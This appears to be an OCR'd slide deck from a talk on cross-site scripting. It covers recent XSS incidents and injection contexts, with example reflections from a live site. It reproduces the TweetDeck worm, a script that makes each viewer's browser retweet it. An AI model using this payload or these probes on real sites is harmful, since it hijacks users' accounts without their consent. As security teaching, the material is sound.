
For the first time in history, XSS is Googled more often than SQL injection. google.com/trends/explore... #uselessfacts

RETWEETS 10
FAVORITES 5

4:43 PM - 5 Jun 2014



WHY YOU SHOULD CARE ABOUT XSS?



Ashar Javed
@soaj1664ashar

Follow

So #XSS is involved in two recent big HACKS i.e., Apple Developer (mytechblog.com/2013/07/apple-…) + Ubuntu Forums (blog.canonical.com/2013/07/30/ubu…) #XSSrock

Reply Retweet Favorite More

MyTechBlog

Developer

We'll be back soon.

This site is undergoing maintenance for an extended period today. Thanks for your patience.

Apple Developer Website Hacked - What Happened? | MyTechBlog

By John Wheal @johnwheal

This article takes a look at the events that unfolded and the possible culprits behind the Apple Developer Website Hack. I take a look at whether …


View on web

RETWEETS 33 FAVORITES 10

https://twitter.com/soaj1664ashar/status/36249338264538316

A RECENT EXAMPLE (TRAFFIC HIJACKING)

Persistent XSS Enables Large-Scale DDoS Attack




The attack was carried out using traffic hijacking techniques, which flooded our client with over 20 million GET requests originating from the browsers of over 22,000 Internet users - all turned into unwilling accomplices by the offender.

http://www.incapsula.com/blog/world-largest-site-xss-ddos-zombies.html

AN EXAMPLE FROM TWO DAYS AGO I.E., #TWEETBLEED

#tweetbleed is the term coined here:
https://twitter.com/pdp/status/476796934062370816

TWEETDECK'S PERSISTENT XSS



Ashar Javed
@soaj1664ashar

It is funny to see that so far around 38K people were `RETweeted` and they do not know about it :) pic.twitter.com/NEYDzcW2Aq

*andy @derGeruhn · 33m


```
<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[data-action=retweet]').click();alert('XSS in Tweetdeck')</script>♥
```

RETWEETS 7
FAVORITES 5

7:11 PM - 11 Jun 2014

https://twitter.com/soaj1664ashar/status/47677383192820940

BUT BLEEDING CONTINUE ...



*andy
@derGeruhn

Follow

```
<script
class="xss">$('.xss').parents().eq(1).find('a')
.eq(1).click();$('[data-
action=retweet]').click();alert('XSS in
Tweetdeck')</script>♥
```


Reply Retweet Favorite More

RETWEETS 84,661 FAVORITES 9,061

6:36 PM - 11 Jun 2014

https://twitter.com/derGeruhn/status/476764918763749376

ENDS UP ...


TweetDeck
@TweetDeck

We've temporarily taken TweetDeck services down to assess today's earlier security issue. We'll update when services are back up.

RETWEETS 7,269
FAVORITES 885


6:59 PM - 11 Jun 2014

https://twitter.com/TweetDeck/status/476770732987252736

GETTING BORED ...

WHAT IF I TOLD YOU :)

BUT HOW?




TESTING METHODOLOGY

- Simulate Real Web Applications
- Testing conducted in five common contexts (HTML, Script, Attribute, Style & URL)

WHAT IS CONTEXT?


CONTEXT DEFINITION


Ashar Javed
@soaj1664ashar

What is Context?
Context is an environment where user-supplied input or input from other application(s) eventually ends-up or starts living.

https://twitter.com/soaj1664ashar/status/46396061515791564

HTML CONTEXT




HTML Context: In standard HTML context, normally user-supplied input reflects back or the web application passes the input back as the content of any HTML tag e.g., <body> tag.

```
<body><?php echo filter_function($_POST['input']);?></body>
```


filter_function === general term

E.G., HTTP://WWW.EA.COM/SEARCH?Q=""XYZ



view-source:www.ea.com/search?q="xyz


```
<!DOCTYPE html>
<html lang="en" xmlns:og="http://ogp.me/ns#" xmlns:fb="http://www.facebook.com/2008/fbml">
<head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>

        <title>All Results for "xyz - EA Search</title>
```



view-source:www.ea.com/search?q="xyz


```
          <style>.origin-gus.ea-com{margin-top:24px}</style>
                </head>
<body id="search" class="US  dom-loading page-loading">
<script type="text/javascript">var utag_data={userid:"No ID",intc   "",mvt_experiment:"",locale:"en_US",country:"US",mvt_variation:"",referrerid:"",pageNam
</script>

<script type="text/javascript">(function(a,b,c,d)
{a='//tealium.hs.llnwd.net/o43/utag/ea/eacom/prod/utag.js';b=document;c='script';d   createElement(c);d.src=a;d.type='text/java'+c;d.async=true;a=b.getElem
gName(c)[0];a.parentNode.insertBefore(d,a);})();</script><div id="bd">

        <div id="header">
        <span class="hk-bg"></span>

        <!-- BEGIN: Breadcrumbs -->
<div id="mod-breadcrumbs" class="mod">
        <div class="mod-header"></div>
        <div class="mod-content">
                <ul>
                <li class="item-1 odd one first"><a href="/" title="EA"><span>EA</span></a></li><li class="item-2 even two"><a href="http://www.ea.com/sear
q=&quot;xyz" title="Search"><span>Search</span></a></li><li class="item-3 odd three last"><a href="#" title="&quot;xyz"><span>&quot;xyz</span></a></li>
</ul>
```

E.G., HTTP://SEARCH.HEALTH.COM/RESULTS.HTML?NTT="'"XYZ



